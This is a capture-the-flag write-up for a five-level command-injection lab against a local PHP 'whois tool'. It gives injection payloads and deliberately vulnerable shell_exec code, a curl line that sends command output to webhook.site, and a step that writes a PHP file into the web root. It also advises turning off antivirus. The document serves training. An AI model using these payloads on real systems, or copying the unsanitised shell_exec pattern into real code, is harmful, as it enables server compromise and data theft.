

Command Injection writeup

Main objective: RCE and read the flag from secret file (flag format: FLAG{...}).

Ensure you disable your antivirus before using Burp Suite.

Level 1

whois tool Level 1

nslookup

Next level

whois tool Level 1

ping 192.168.0.1

```
PING 192.168.0.1 (192.168.0.1): 56 data bytes
64 bytes from 192.168.0.1: icmp_seq=0 ttl=62 time=43.139 ms
64 bytes from 192.168.0.1: icmp_seq=1 ttl=62 time=6.766 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=62 time=5.623 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=62 time=5.221 ms
--- 192.168.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 5.221/15.187/43.139/16.148 ms
```

Participant's mindset

Before we start hacking anything, you should try using the application first to understand its functionality. This web application allows users to perform `nslookup`, `dig`, and `ping` to an IP address. Since this challenge is about command injection, it suggests that we should somehow expand our instructions to manipulate it for our purpose.

Making assumption:

What if the application processes the expand instruction even if it goes against the developer's purpose?

Assumption testing:

We try a simple payload `192.168.0.1; ls`

whois tool Level 1

nslookup ▾ 192.168.0.1; ls **check**

Authoritative answers can be found from:

index.php

Let's try to move back to the root folder and list out all the files using this payload

```
192.168.0.1; cd / && ls -lia
```

nslookup ▾ 192.168.0.1; cd / && ls **check**

Authoritative answers can be found from:

```
total 92
207893 drwxr-xr-x  1 root root 4096 Nov  2 01:19 .
207893 drwxr-xr-x  1 root root 4096 Nov  2 01:19 ..
207828 -rwxr-xr-x  1 root root    0 Nov  2 01:19 .dockerenv
204533 drwxr-xr-x  1 root root 4096 Oct 31 03:13 bin
   329 drwxr-xr-x  2 root root 4096 Nov 22 2020 boot
    1 drwxr-xr-x  5 root root 340 Nov  2 01:19 dev
207809 drwxr-xr-x  1 root root 4096 Nov  2 01:19 etc
   491 drwxr-xr-x  2 root root 4096 Nov 22 2020 home
204072 drwxr-xr-x  1 root root 4096 Dec 11 2020 lib
   705 drwxr-xr-x  2 root root 4096 Dec  9 2020 lib64
   707 drwxr-xr-x  2 root root 4096 Dec  9 2020 media
   708 drwxr-xr-x  2 root root 4096 Dec  9 2020 mnt
   709 drwxr-xr-x  2 root root 4096 Dec  9 2020 opt
    1 dr-xr-xr-x 414 root root    0 Nov  2 01:19 proc
23397 drwx-----  1 root root 4096 Dec 11 2020 root
17087 drwxr-xr-x  1 root root 4096 Dec 11 2020 run
17102 drwxr-xr-x  1 root root 4096 Dec 11 2020 sbin
205160 -rwxr-xr-x  1 root root   38 Nov  1 00:08 secret.txt
   782 drwxr-xr-x  2 root root 4096 Dec  9 2020 srv
    1 dr-xr-xr-x 11 root root    0 Nov  2 01:19 sys
203890 drwxrwxrwt  1 root root 4096 Oct 31 03:13 tmp
204223 drwxr-xr-x  1 root root 4096 Dec  9 2020 usr
207484 drwxr-xr-x  1 root root 4096 Dec 11 2020 var
```

We have located the 'secret.txt' file; now the only task is to read it by modifying the payload like this.

```
192.168.0.1; cd / && ls -lia && cat secret.txt
```

nslookup
192.168.0.1; cd / && ls
check

```

Authoritative answers can be found from:

total 92
207893 drwxr-xr-x  1 root root 4096 Nov  2 01:19 .
207893 drwxr-xr-x  1 root root 4096 Nov  2 01:19 ..
207828 -rwxr-xr-x  1 root root    0 Nov  2 01:19 .dockerenv
204533 drwxr-xr-x  1 root root 4096 Oct 31 03:13 bin
    329 drwxr-xr-x  2 root root 4096 Nov 22 2020 boot
        1 drwxr-xr-x  5 root root  340 Nov  2 01:19 dev
207809 drwxr-xr-x  1 root root 4096 Nov  2 01:19 etc
    491 drwxr-xr-x  2 root root 4096 Nov 22 2020 home
204072 drwxr-xr-x  1 root root 4096 Dec 11 2020 lib
    705 drwxr-xr-x  2 root root 4096 Dec  9 2020 lib64
    707 drwxr-xr-x  2 root root 4096 Dec  9 2020 media
    708 drwxr-xr-x  2 root root 4096 Dec  9 2020 mnt
    709 drwxr-xr-x  2 root root 4096 Dec  9 2020 opt
        1 dr-xr-xr-x 415 root root    0 Nov  2 01:19 proc
23397 drwx-----  1 root root 4096 Dec 11 2020 root
17087 drwxr-xr-x  1 root root 4096 Dec 11 2020 run
17102 drwxr-xr-x  1 root root 4096 Dec 11 2020/sbin
205160 -rwxr-xr-x  1 root root    38 Nov  1 00:08 secret.txt
    782 drwxr-xr-x  2 root root 4096 Dec  9 2020 srv
        1 dr-xr-xr-x 11 root root    0 Nov  2 01:19 sys
203890 drwxrwxrwt  1 root root 4096 Oct 31 03:13 tmp
204223 drwxr-xr-x  1 root root 4096 Dec  9 2020 usr
207484 drwxr-xr-x  1 root root 4096 Dec 11 2020 var
[FLAG{ab77b1ebee4dbb0485851ce2136bf116}]

```

CTF Challenge Creator’s Mindset:

For the first challenge, I intentionally left the user input (command) unchecked before going through `shell_exec`. Overall, it is suitable for the first challenge.

```

1  <?php
2      if(isset($_POST['command'],$_POST['target'])){
3          $command = $_POST['command'];
4          $target = $_POST['target'];
5          switch($command) {
6              case "ping":
7                  $result = shell_exec("timeout 10 ping -c 4 $target 2>&1");
8                  break;
9              case "nslookup":
10                 $result = shell_exec("timeout 10 nslookup $target 2>&1");
11                 break;
12              case "dig":
13                 $result = shell_exec("timeout 10 dig $target 2>&1");
14                 break;
15             }
16             die($result);
17     }

```

Level 2

whois tool Level 2

nslookup

Participant's mindset

In the first level, we already attempted to expand our command after the `;`. However, it won't work again for level 2, and we will trigger a hack detection.

whois tool Level 2

nslookup

Hacker detected!

Making assumption:

Is there another way besides `;` to expand the instruction?

Assumption testing:

But there is still a way to add extra instruction without `;`. We can expand the instruction by using `&&`. Let's try this payload

```
192.168.0.1 && cd / && ls -lia && cat secret.txt
```

whois tool Level 2

nslookup ▾

192.168.0.1 && cd / && l

check


Authoritative answers can be found from:

total 92

```
208009 drwxr-xr-x 1 root root 4096 Nov 2 01:19 .
208009 drwxr-xr-x 1 root root 4096 Nov 2 01:19 ..
207876 -rwxr-xr-x 1 root root    0 Nov 2 01:19 .dockerenv
204533 drwxr-xr-x 1 root root 4096 Oct 31 03:13 bin
    329 drwxr-xr-x 2 root root 4096 Nov 22 2020 boot
    1 drwxr-xr-x 5 root root 340 Nov 2 01:19 dev
207878 drwxr-xr-x 1 root root 4096 Nov 2 01:19 etc
    491 drwxr-xr-x 2 root root 4096 Nov 22 2020 home
204072 drwxr-xr-x 1 root root 4096 Dec 11 2020 lib
    705 drwxr-xr-x 2 root root 4096 Dec 9 2020 lib64
    707 drwxr-xr-x 2 root root 4096 Dec 9 2020 media
    708 drwxr-xr-x 2 root root 4096 Dec 9 2020 mnt
    709 drwxr-xr-x 2 root root 4096 Dec 9 2020 opt
    1 dr-xr-xr-x 420 root root    0 Nov 2 01:19 proc
23397 drwx----- 1 root root 4096 Dec 11 2020 root
17087 drwxr-xr-x 1 root root 4096 Dec 11 2020 run
17102 drwxr-xr-x 1 root root 4096 Dec 11 2020/sbin
205155 -rwxr-xr-x 1 root root    38 Nov 1 00:08 secret.txt
    782 drwxr-xr-x 2 root root 4096 Dec 9 2020 srv
    1 dr-xr-xr-x 11 root root    0 Nov 2 01:19 sys
203890 drwxrwxrwt 1 root root 4096 Oct 31 03:13 tmp
204223 drwxr-xr-x 1 root root 4096 Dec 9 2020 usr
207389 drwxr-xr-x 1 root root 4096 Dec 11 2020 var
FLAG{a646d436161a3fa8e6607f2567edeaf}
```

CTF Challenge Creator's Mindset:

Level 2 requires participants to figure out another way to expand their instructions. If participants figure out the method from level 2, they can use it to solve level 1. Level 2 has a filter for ";", which increases the difficulty of the game.



```
1 <?php
2 if(isset($_POST['command'],$_POST['target'])){
3     $command = $_POST['command'];
4     $target = $_POST['target'];
5     if (strpos($target, ";") !== false)
6         die("Hacker detected!");
7     switch($command) {
8         case "ping":
9             $result = shell_exec("timeout 10 ping -c 4 $tar
10             break;
11         case "nslookup":
12             $result = shell_exec("timeout 10 nslookup $targ
13             break;
14         case "dig":
15             $result = shell_exec("timeout 10 dig $target 2>
16             break;
17     }
18     die($result);
19 }
20 ?>
21 <html>
22 <head>
23 <title>whois tool version 2.0</title>
```

Level 3

whois tool Level 3

nslookup

Next level

Participant's mindset

Since we already tried `;` and `&&` . Now we can try `||` , let see if this payload works.

```
192.168.0.1 && cd / && ls -lia && cat secret.txt
```

whois tool Level 3

nslookup

Hacker detected!

It seems like the developer had blocked all the command connectors.

Making assumption:

What if there is any other connectors besides `;` , `&&` , `||` that allow us to expand the os instruction.

Assumption testing:


There is actually a way we can expand the instruction by using URL-encoded newline characters.

In this level, we need to use Burp suite to make our life easier.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /index.php HTTP/1.1 2 Host: localhost:3003 3 Content-Length: 86 4 sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118" 5 Accept: */* 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36 10 sec-ch-ua-platform: "Windows" 11 Origin: http://localhost:3003 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:3003/ 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Connection: close 19 20 command=nslookup&target= 192.168.0.1+%7C%7C+cd+%2F+%7C%7C+ls+-lia+%7C%7C+cat+secret.txt </pre>							

We need to modify the target in the request section.

Remember to have URL-encode on while you modifying.



Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /index.php HTTP/1.1 2 Host: localhost:3003 3 Content-Length: 59 4 sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118" 5 Accept: */* 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36 10 sec-ch-ua-platform: "Windows" 11 Origin: http://localhost:3003 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:3003/ 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Connection: close 19 20 command=nslookup&target=192.168.0.1%0Acd+/%0Acat+secret.txt </pre>				<pre> 1 HTTP/1.1 200 OK 2 Date: Thu, 02 Nov 2023 05:00:54 GMT 3 Server: Apache/2.4.38 (Debian) 4 X-Powered-By: PHP/7.2.34 5 Vary: Accept-Encoding 6 Content-Length: 81 7 Connection: close 8 Content-Type: text/html; charset=UTF-8 9 10 11 Authoritative answers can be found from: 12 13 FLAG{34ffa40f4ee311001f971d6f4b55a2b} </pre>			

Here is the payload.

```
192.168.0.1%0Acd+/%0Acat+secret.txt
```

CTF Challenge Creator's Mindset:

I want to cover most of the methods to expand an instruction through 3 levels. From level 4 onward, it will be much harder and require the participant to think outside of the box.

3.2.4 Lists of Commands

A list is a sequence of one or more pipelines separated by one of the operators ';', '&', '&&', or '||', and optionally terminated by one of ';', '&', or a newline.

```
<?php
if(isset($_POST['command'],$_POST['target'])){
    $command = $_POST['command'];
    $target = $_POST['target'];
    if (strpos($target, ";") !== false)
        die("Hacker detected!");
    if (strpos($target, "&") !== false)
        die("Hacker detected!");
    if (strpos($target, "|") !== false)
        die("Hacker detected!");
    switch($command) {
        case "ping":
            $result = shell_exec("timeout 10 ping -c 4 $target 2>&1");
            break;
        case "nslookup":
            $result = shell_exec("timeout 10 nslookup $target 2>&1");
            break;
        case "dig":
            $result = shell_exec("timeout 10 dig $target 2>&1");
            break;
    }
}
```

Level 4 (allow to do whitebox)

whois tool Level 4

backup check

Next level

Participant's mindset

We can see that the application in this level now has a backup function. Let's try out the application first.

whois tool Level 4

backup check

Backup sucessfully

Let test the old payload and see if it works or not.

whois tool Level 4

backup check

Backup fail

Next level

It seems like the backup function only backs up the zip file, and we cannot directly inject our instructions into it. We can determine whether the new functionality can be used for command injection by testing the 'sleep' command. We need to use Burp Suite in order to see the duration of sleep.

```
;sleep 5;
```

whois tool Level 4

backup check

Backup fail

Next level

Even though the backup failed, our command worked according to Burp Suite.

The screenshot displays the Burp Suite interface with the following details:

- Request Tab:** Shows a POST request to `/index.php` with headers including `Host: localhost:3004`, `Content-Length: 38`, `sec-ch-ua: "Not-A?Brand";v="99", "Chromium";v="118"`, `Accept: */*`, `Content-Type: application/x-www-form-urlencoded; charset=UTF-8`, `X-Requested-With: XMLHttpRequest`, `sec-ch-ua-mobile: ?0`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36`, `sec-ch-ua-platform: "Windows"`, `Origin: http://localhost:3004`, `Sec-Fetch-Site: same-origin`, `Sec-Fetch-Mode: cors`, and `Sec-Fetch-Dest: empty`.
- Response Tab:** Shows an HTTP/1.1 200 OK response with headers `Date: Thu, 02 Nov 2023 06:53:45 GMT`, `Server: Apache/2.4.38 (Debian)`, `X-Powered-By: PHP/7.2.34`, `Content-Length: 11`, `Connection: close`, and `Content-Type: text/html; charset=UTF-8`. The body contains the text `Backup fail`.
- Inspector Panel:** Lists request attributes (2), query parameters (0), body parameters (2), cookies (0), request headers (17), and response headers (6).
- Status Bar:** Indicates the request is 'Done' with a size of 204 bytes and a duration of 5,096 milliseconds.

5.096 millis is equivalent to 5 seconds.

Making assumption:

The 'sleep' command is working, so the question now is how we can view the response of the OS command.

Assumption testing:

We can view the response by sending internet packets to a server with the curl function. We can utilize the 'data-binary' option of curl to send the result of the OS command via a webhook.

webhook.site/#/774dbe2d-aa73-4f53-aaf0-69a7953c16fb

Revision Questions... COMP6080 / 23T3 /...

Webhook.site Docs & API Custom Actions WebhookScript Terms & Privacy Support Copy Edit + New Login

Password Alias Schedule CSV Export Custom Actions Settings... Run Now XHR Redirect Settings... Redirect Now CORS Headers Auto Navigate Hide D

REQUESTS (0/500)
Newest First
Search Query

Waiting for first request...

Webhook.site lets you easily inspect, test and run [scripts](#) and [workflows](#) for any incoming HTTP request or e-mail. [What's a webhook?](#)

These addresses were generated for you just now, and anything you send will be logged here instantly — you don't even have to refresh!

Your unique URL

`https://webhook.site/774dbe2d-aa73-4f53-aaf0-69a7953c16fb` Copy Open in new tab Examples

Your unique email address

`774dbe2d-aa73-4f53-aaf0-69a7953c16fb@email.webhook.site` Copy Send mail

To change the response (status code, body content) of the URL, click Edit above.

With Webhook.site Pro, you get more features like [Schedules](#), that lets you create a periodical cronjob for a given URL, or [Custom Actions](#) that extract JSON or Regex values and use them to send push notifications and emails, convert and forward the request to another URL, send data to Sheets, Dropbox, databases like MySQL, PostgreSQL and write custom scripts using WebhookScript, and more. [Read more](#) or [Upgrade now](#).

[Star on GitHub](#)

We can use [Webhook.site](#) to check the response. I tried sending a curl command to the web server.

```
backup.zip; curl https://webhook.site/774dbe2d-aa73-4f53-aaf0-69a7953c16fb
```

Request	Response
<pre> 5 Accept: */* 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36 10 sec-ch-ua-platform: "Windows" 11 Origin: http://localhost:3004 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:3004/ 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Connection: close 19 20 command=backup&target=backup.zip; curl https://webhook.site/774dbe2d-aa73-4f53-aaf0-69a7953c16fb </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Thu, 02 Nov 2023 07:24:11 GMT 3 Server: Apache/2.4.38 (Debian) 4 X-Powered-By: PHP/7.2.34 5 Content-Length: 11 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 Backup fail </pre>

0 highlights

REQUESTS (1/500)

Newest First

Search Query

GET #aaf0d

114.74.19.219

11/02/2023 6:24:12 PM

Request Details

GET https://webhook.site/774dbe2d-aa73-4f53-aaf0-69a7953c16fb

Host 114.74.19.219 Whois Shodan Notify Censys

Date 11/02/2023 6:24:12 PM (a few seconds ago)

Size 0 bytes

ID aaf0d32a-eceb-4ed1-9e02-cb3e632998a8

Files

Query strings

(empty)

No content

Headers

connection close

accept */*

user-agent curl/7.64.0

range bytes=/var/www/html/index.php

host webhook.site

content-length

content-type

Form values

(empty)

We can see that the web has no load balancer/ no proxy (cause I am the one who made it 😊). Now we have to find a way to send internet packet response.

```
backup.zip; ls -lia / > /tmp/result.txt; curl -d @/tmp/result.txt https://webhook.site/774dbe2d-aa73-4f53-aaf0-69a7953c16fb %23
```

POST #e00ea

114.74.19.219

11/02/2023 7:44:29 PM

Raw Content

Format JSON Word-Wrap Copy

```
total 88207879 drwxr-xr-x 1 root root 4096 Nov 2 01:19 .207879 drwxr-xr-x 1 root root 4096 Nov 2 01:19 ..207782 -rwxr-xr-x 1
root root 0 Nov 2 01:19 .dockerenv 16615 drwxr-xr-x 1 root root 4096 Dec 11 2020 bin 329 drwxr-xr-x 2 root root 4096 Nov
22 2020 boot 1 drwxr-xr-x 5 root root 340 Nov 2 01:19 dev207790 drwxr-xr-x 1 root root 4096 Nov 2 01:19 etc 491 drwxr-
xr-x 2 root root 4096 Nov 22 2020 home 23390 drwxr-xr-x 1 root root 4096 Dec 11 2020 lib 705 drwxr-xr-x 2 root root 4096 D
ec 9 2020 lib64 707 drwxr-xr-x 2 root root 4096 Dec 9 2020 media 708 drwxr-xr-x 2 root root 4096 Dec 9 2020 mnt 709
drwxr-xr-x 2 root root 4096 Dec 9 2020 opt 1 dr-xr-xr-x 422 root root 0 Nov 2 01:19 proc 23397 drwx----- 1 root root
4096 Dec 11 2020 root 17087 drwxr-xr-x 1 root root 4096 Dec 11 2020 run 17102 drwxr-xr-x 1 root root 4096 Dec 11 2020 sbin205
161 -rwxr-xr-x 1 root root 38 Nov 1 00:07 secret.txt 782 drwxr-xr-x 2 root root 4096 Dec 9 2020 srv 1 dr-xr-xr-x 11
root root 0 Nov 2 01:19 sys203886 drwxrwxrwt 1 root root 4096 Nov 2 07:37 tmp203941 drwxr-xr-x 1 root root 4096 Dec 9 202
0 usr207542 drwxr-xr-x 1 root root 4096 Dec 11 2020 var
```

It is clear that we managed to send the response successfully; we only need to read the flag. The rest I will leave to you guys.

CTF Challenge Creator's Mindset:

I created this challenge to require participants to be familiar with how webhooks work, and they must understand how to intercept and analyze network traffic. I believe I should categorize this level as whitebox since it is quite difficult and demands a lot of persistence and experimentation. But i want the participants to suffer so 🐱...

Level 5 (allow to do whitebox as a hint)

whois tool Level 5

backup check

Next level

Participant's mindset

Command Injection writeup

11

hint: This level has no internet when you try to curl it. And the web server has a bug where user can write a file in DocumentRoot.

Making assumption:

What if we can write a file in DocumentRoot ?

Assumption testing:

Now try create a shell directly to **Document Root** using Burp Suite

```
echo '<?php phpinfo(); ?>' > /var/www/html/shell.php #
```

PHP Version 7.2.34

System	Linux 43691099e8be 5.15.90.1-microsoft-standard-WSL2 #1 SMP Fri Jan 27 02:56:13 UTC 2023 x86_64
Build Date	Dec 11 2020 10:50:00
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php/' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-ibmtdcf' '--with-openssl' '--with-zlib' '--with-libdir=libx86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718.NTS
PHP Extension Build	API20170718.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies

zend engine

Configuration

apache2handler

We can see that we successfully wrote a file when it displays information about the server's PHP configuration when accessed at /shell.php. From this part onward i leave it to you guys to read the flag.

CTF Challenge Creator's Mindset:

This challenge is extremely difficult to solve without taking a white-box approach. The most significant hint for solving this challenge is that the web server has a bug that allows users to write a file in the DocumentRoot. Level 4 and Level 5 took me a lot of time to develop and think of a general and easy-to-understand way to capture the flag.

Level 6 + Level 7:

I made some mistakes during development, so it doesn't function as I expected. Level 5 is the last level :) (you all can take a look at symlink challenge). Thanks for participating in my CTFs.